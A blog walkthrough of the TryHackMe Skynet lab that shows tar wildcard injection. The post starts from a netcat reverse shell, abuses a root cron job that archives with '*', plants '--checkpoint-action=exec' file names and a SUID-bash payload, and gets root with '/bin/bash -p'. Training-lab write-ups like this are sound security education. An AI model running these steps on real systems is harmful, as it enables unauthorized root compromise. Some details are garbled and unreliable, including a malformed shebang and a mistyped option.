Privilege Escalation Using Wildcard Injection | Tar Wildcard Injection |

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
Published in System Weakness
3 min read · Feb 8, 2022

This blog is about how to use Wildcard Injection to escalate privileges to root in Unix-like OS.

> An attacker can use crafted filenames to inject arguments to commands that are run by other users like root.

Wildcard Injection Example



We created two files with the name file1 and `--help` , both have content “this_is_file1” and “this_is_file2” respectively. But when we cat `--help` we get the help menu of the cat command rather than the original content. Yeah, this is weird and this is something that we are going to do but with **tar.**

> *Tar is a software utility that is used to create and extract archive files.*

For demonstration purposes, we are taking a room from TryHackMe named Skynet.

We already have a netcat shell and we are **www-data** which is a non-root user.

```
┌──(medusa㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.59.21] from (UNKNOWN) [10.10.24.132] 56652
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 01:29:18 up 9 min,  0 users,  load average: 0.23, 0.20, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Look at crontab jobs

Use the below command to see all cronjobs.

```
Command: cat /etc/crontab
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
$
```

As we can see there is an interesting job `/home/milesdyson/backups/backup.sh` that runs backup.sh file every minute with root privileges.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
$ cd /home
$ ls
milesdyson
$ cd milesdyson
$ ls
backups
mail
share
user.txt
$ cd backups
$ ls
backup.sh
backup.tgz
$ cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
$
```

Moving into `/home/milesdyson/backups`, we can see the backup.sh file contains some script. This script changes the directory to `/var/www/html` and creates an archive of all the files in `/home/milesdyson/backups` using tar and saves it with the name **backup.tgz**.

```
#
$ cd /home
$ ls
milesdyson
$ cd milesdyson
$ ls
backups
mail
share
user.txt
$ cd backups
$ ls
backup.sh
backup.tgz
$ cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
$ ls
backup.sh
backup.tgz
$
```

The wildcard is used to compress multiple files at once. We can use this to inject arguments of our choosing which tar will execute just like that example we saw above.

Exploit Wildcard

Move to `/var/www/html` and create some files(these files are actually tar arguments) using the below commands:


```
echo '#/!bin/bash\nchmod +s /bin/bash' > shell.sh

                          or

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >
/home/user/shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"

echo "" > --checkpoint=1
```

In the backend, the whole thing is interpreted as:

```
tar cf /home/milesdyson/backups/backup.tgz --checkpoint=1 --
checkpoint=action=exec=sh shell.sh
```

> — **checkpoint**[=NUMBER] - Use “checkpoints”: display a progress message every NUMBER records (default **10**).
>
> — **checkpoint-action**=ACTION: Execute ACTION at every checkpoint, in our case exec.
>
> **exec**=command: Execute the given command.

The shell.sh contains a bash shell with a command that sets SUID bit to /bin/bash. The second command executes the shell.sh. So when the cronjob will execute the next minute, it will take those files as arguments/flags rather than a normal file name and set /bin/bash with setuid permission.



We can see that /bin/bash now has a SUID bit set means we can execute it with root privileges and get the root shell.

Now run the below command to get the root shell.

```
Command: /bin/bash -p
```

Thank You for Reading.

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